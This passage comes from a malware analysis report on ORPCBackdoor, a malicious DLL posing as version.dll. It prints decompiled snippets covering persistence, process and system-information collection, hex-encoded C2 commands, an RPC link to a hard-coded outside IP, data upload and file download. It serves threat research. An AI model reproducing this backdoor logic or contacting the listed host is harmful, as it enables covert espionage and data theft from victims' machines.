| GetFileVersionInfoSizeExA | 521820C0 | 6 |
| GetFileVersionInfoSizeExW | 52181660 | 7 |
| GetFileVersionInfoSizeW | 52181680 | 8 |
| GetFileVersionInfoW | 521816A0 | 9 |
| VerFindFileA | 521820E0 | 10 |
| VerFindFileW | 521825E0 | 11 |
| VerInstallFileA | 52182100 | 12 |
| VerInstallFileW | 52183170 | 13 |
| VerLanguageNameA | 521839FC | 14 |
| VerLanguageNameW | 52183A27 | 15 |
| VerQueryValueA | 52181600 | 16 |
| VerQueryValueW | 52181620 | 17 |
| _DllMainCRTStartup(x,x,x) | 521818E0 | [main entry] |

Figure 11：Normal version.dll




| Name | Address | Ordinal |
|---|---|---|
| GetFileVersionInfoA | 714C4EC8 | 1 |
| GetFileVersionInfoByHandle | 714C4ECE | 2 |
| GetFileVersionInfoExW | 714C4ED4 | 3 |
| GetFileVersionInfoSizeA | 714C4EDA | 4 |
| GetFileVersionInfoSizeExW | 714C4EE0 | 5 |
| GetFileVersionInfoSizeW | 714C4EE6 | 6 |
| GetFileVersionInfoW | 714C4EEC | 7 |
| VerFindFileA | 714C4EF2 | 8 |
| VerFindFileW | 714C4EF8 | 9 |
| VerInstallFileA | 714C4EFE | 10 |
| VerInstallFileW | 714C4F04 | 11 |
| VerLanguageNameA | 714C4F0A | 12 |
| VerLanguageNameW | 714C4F10 | 13 |
| VerQueryValueA | 714C4F16 | 14 |
| VerQueryValueW | 714C4F1C | 15 |
| GetFileVersionInfoByHandleEx(void) | 714C7E8D | 16 |
| DllEntryPoint | 714D21DE | 268509662 [main entry] |

Figure 12：ORPCBackdoor




```
ts_dat_file = (const CHAR *)sub_714CA8F7(v0);
hObject = CreateFileA(ts_dat_file, 0x80000000, 0, 0, 3u, 0x80u, 0);
free(v218);
if ( hObject == (HANDLE)-1 )                 // ts.dat file not exist
{
  CloseHandle((HANDLE)0xFFFFFFFF);
  Sleep(0xEA60u);
  TaskScheduler_class();
  v2 = (void *)strCat((int)v180, (int)v343, (int)v342);
  v3 = (const CHAR *)sub_714CA8F7(v2);
  FileA = CreateFileA(v3, 0x80000000, 0, 0, 1u, 0x80u, 0);
  free(v180);
  CloseHandle(FileA);
}
```

Figure 13: Determine whether to proceed with the persistence process by looking at the file




```
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
if ( hSnapshot == (HANDLE)-1 )
{
  memcp(a1, (int)"ERROR");
  return a1;
}
else
{
  pe.dwSize = 296;
  if ( Process32First(hSnapshot, &pe) )
  {
    memcp(v4, (int)&unk_714F4282);
    do
    {
      sub_714C4A5D((int)pe.szExeFile);
      sub_714C4A5D((int)"\n");
      OpenProcess(0x1FFFFFu, 0, pe.th32ProcessID);
    }
    while ( Process32Next(hSnapshot, &pe) );
    CloseHandle(hSnapshot);
    sub_714C3094(v4);
    free(v4);
    return a1;
  }
  else
  {
    CloseHandle(hSnapshot);
    memcp(a1, (int)"ERROR");
    return a1;
```


Figure 14: Collection of information about the processes currently running on the host




```
else
{
  sub_714C4A5D((int)"Error! GetComputerName failed.\n");
}
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows NT\\Curre
{
  sub_714C4A5D((int)"Error! RegOpenKeyEx failed.\n");
  sub_714C3094((_DWORD *)a1, v234);
  free(v234);
  return a1;
}
else
{
  sub_714D05F9(phkResult, 0, L"ProductName", (LPBYTE)ReturnedString, 1024);
```



```
{
  wsprintfA(v239, "%d", VersionInformation.dwMajorVersion);
  sub_714C4A5D((int)"OS Version :\t\t\t");
  sub_714C4A5D((int)v239);
  sub_714C4A5D((int)".");
  wsprintfA(v239, "%d", VersionInformation.dwMinorVersion);
```




```
    sub_714C4A5D((int)"\n");
    sub_714D05F9(phkResult, 0, L"RegisteredOwner", (LPBYTE)Re
    sub_714C36C1(ReturnedString);
    v62 = sub_714C2E68(&v158);
    v36 = *(_DWORD *)sub_714D0781(v116);
    v8 = (_DWORD *)sub_714D0751(v117);
    sub_714CE818(*v8, v36, v62);
    sub_714C4A5D((int)"Registered Owner:\t\t");
    sub_714C4A2E((int)v185);
    sub_714C4A5D((int)"\n");
    sub_714D05F9(phkResult, 0, L"RegisteredOrganization", (LPI
    sub_714C36C1(ReturnedString);
    v63 = sub_714C2E68(&v157);
    v37 = *(_DWORD *)sub_714D0781(v118);
    v9 = (_DWORD *)sub_714D0751(v119);
    sub_714CE818(*v9, v37, v63);
    sub_714C4A5D((int)"RegisteredOrganization:\t\t\t");
    sub_714C4A2E((int)v186);
    sub_714C4A5D((int)"\n");
    sub_714D05F9(phkResult, 0, L"ProductId", (LPBYTE)Returned
```




```
sub_714D0834(FileName, L"%s\\oeminfo.ini", Buffer);
GetPrivateProfileStringW(
  L"General",
  L"Manufacturer",
  L"To Be Filled By O.E.M.",
  (LPWSTR)ReturnedString,
  0x400u,
  FileName);
sub_714C36C1(ReturnedString);
v66 = sub_714C2E68(&v154);
v40 = *(_DWORD *)sub_714D0781(v124);
v12 = (_DWORD *)sub_714D0751(v125);
sub_714CE818(*v12, v40, v66);
sub_714C4A5D((int)"System Manufacturer:\t\t");
sub_714C4A2E((int)v189);
sub_714C4A5D((int)"\n");
GetPrivateProfileStringW(
  L"General",
  L"Model",
  L"To Be Filled By O.E.M.",
  (LPWSTR)ReturnedString,
  0x400u,
  FileName);
sub_714C36C1(ReturnedString);
v67 = sub_714C2E68(&v153);
v41 = *(_DWORD *)sub_714D0781(v126);
v13 = (_DWORD *)sub_714D0751(v127);
sub_714CE818(*v13, v41, v67);
sub_714C4A5D((int)"System Model:\t\t\t");
sub_714C4A2E((int)v190);
```

Figure 15–18: Extremely detailed collection of system information




```
dwMilliseconds = 180000;                    // 3m
Sleep(180000u);
strcpy(v408, "7C2A3F2928257D5E267B");       // |*?)(%}^&{
HEXTOSTR((int)v418, (int)v408, 21);
memcp(v380, (int)v418);
strcpy(v393, "633A5C5C50726F6772616D446174615C5C24746D702E747874");/
HEXTOSTR((int)v401, (int)v393, 51);
memcp(tmp_txt, (int)v401);
strcpy(v435, "4944");                       // ID
HEXTOSTR((int)v377, (int)v435, 5);
memcp(ID, (int)v377);
strcpy(v428, "494E46");                     // INF
HEXTOSTR((int)v369, (int)v428, 7);
memcp(INF, (int)v369);
strcpy(v429, "44574E");                     // DWN
HEXTOSTR((int)v370, (int)v429, 7);
memcp(DWN, (int)v370);
strcpy(v422, "53495A45");                   // SIZE
HEXTOSTR((int)v434, (int)v422, 9);
memcp(SIZE, (int)v434);
strcpy(v421, "48415348");                   // HASH
HEXTOSTR((int)v433, (int)v421, 9);
memcp(HASH, (int)v433);
strcpy(v413, "4E4554455252");               // NETERR
HEXTOSTR((int)v430, (int)v413, 13);
memcp(NETERR, (int)v430);
strcpy(v417, "4552524F52");                 // ERROR
HEXTOSTR((int)v432, (int)v417, 11);
memcp(ERROR, (int)v432);
strcpy(v412, "5645524946494544");           // VERIFIED
HEXTOSTR((int)v420, (int)v412, 17);
memcp(VERIFIED, (int)v420);
strcpy(v436, "4F4B");                       // OK
HEXTOSTR((int)v378, (int)v436, 5);
```

Figure 19: Server instruction initialization




```
StringBinding = 0;
Binding = 0;
v245 = 110;
qmemcpy(v249, "pct_pi_ncac", sizeof(v249));
strcpy((char *)ProtSeq, "ncacn_ip_tcp");
strcpy(NetworkAddr, "108.62.118.125");
NetworkAddr[15] = a10862118125[15];
uExitCode = RpcStringBindingComposeA(0, ProtSeq, (RPC_CSTR)NetworkAddr, E
uExitCode = RpcBindingFromStringBindingA(StringBinding, &Binding);
v195 = 0;
```

Figure 20: RPC initialization




```
}
if ( sub_714CC89E(C2COMM) )
{
  v141 = ID;
  v20 = split(C2COMM, 0);
  if ( StrCMP(v20, (int)v141) )
  {
    sub_714C30D6(v328, (int)tmp_txt);
    v21 = (const CHAR *)sub_714CA8F7(v328);
    DelFile(v21);
    v141 = 0;
    p_NumberOfBytesWritten = (__m128i *)0x80;
    v139 = 1;
    v138 = 0;
    v137 = 0;
    v136 = 0x40000000;
    v22 = (const CHAR *)sub_714CA8F7(v328);
    v276 = CreateFileA(
             v22,
             v136,
             (DWORD)v137,
             (LPSECURITY_ATTRIBUTES)v138,
             v139,
             (DWORD)p_NumberOfBytesWritten,
             v141);
    v141 = 0;
    p_NumberOfBytesWritten = (__m128i *)&NumberOfBytesWritten;
    v139 = 0xF;
    v23 = (void *)split(C2COMM, 1);
    v24 = sub_714CA8F7(v23);
    WriteFile(v276, v24, v139, (LPDWORD)p_NumberOfBytesWritten, (LPOVERLAPPED)v141);
```

Figure 21: Generating a ClienID




```
818040900140701
```

Figure 22: The generated ClienID




```
{
  v141 = INF;
  v26 = split(C2COMM, 0);
  if ( StrCMP(v26, (int)v141) )
  {
    sub_714D47A0(v399, 0, 0x64u);
    sub_714D47A0(v388, 0, 0x64u);
    memcp(v354, (int)Buffer);
    v141 = v380;
    p_NumberOfBytesWritten = (__m128i *)v358;
    v139 = (DWORD)&C2COMM[0].m128i_u32[3];
    v138 = INF;
    v137 = &C2COMM[0].m128i_i32[3];
    v27 = strCat((int)v148, (int)&C2COMM[0].m128i_i32[3], (int)v381);
    v28 = sub_714C1584((int)v149, v27, (int)v137);
    v29 = sub_714C1584((int)v150, v28, (int)v138);
    v30 = sub_714C1584((int)v151, v29, v139);
    v31 = sub_714C1584((int)v152, v30, (int)p_NumberOfBytesWritten);
    v32 = sub_714C1584((int)v153, v31, (int)v141);
    sub_714C4A2E(v32);
    free(v153);
    free(v152);
    free(v151);
    free(v150);
    free(v149);
    free(v148);
    v288 = sub_714CBA9B(v354);
    memcp(v355, (int)&unk_714F42BE);
    v292 = 0;
    while ( v288 >= 100 )
    {
      v34 = ((int (__stdcall *)(char *, int, int))sub_714CCAFB)(v146, v292, 100);
      sub_714C4481(v355, v34);
      free(v146);
      v141 = (char *)sub_714CA8F7(v355);
```

Figure 23: Upload system information collected earlier




```
{
  v141 = DWN;
  v35 = split(C2COMM, 0);
  if ( StrCMP(v35, (int)v141) )
  {
    if ( (unsigned int)sub_714CC89E(C2COMM) > 2 )
    {
      v36 = split(C2COMM, 1);
      sub_714C30D6(v334, v36);
      v37 = split(C2COMM, 2);
      sub_714C30D6(v333, v37);
      memcp(v320, (int)&unk_714F42BF);
      for ( j = 0; *sub_714C46FE(v333, j); ++j )
      {
        if ( *sub_714C46FE(v333, j) != 34 )
        {
          v38 = sub_714C46FE(v333, j);
          sub_714C4A44(v320, (unsigned __int8)*v38);
        }
      }
```

Figure 24: File download module



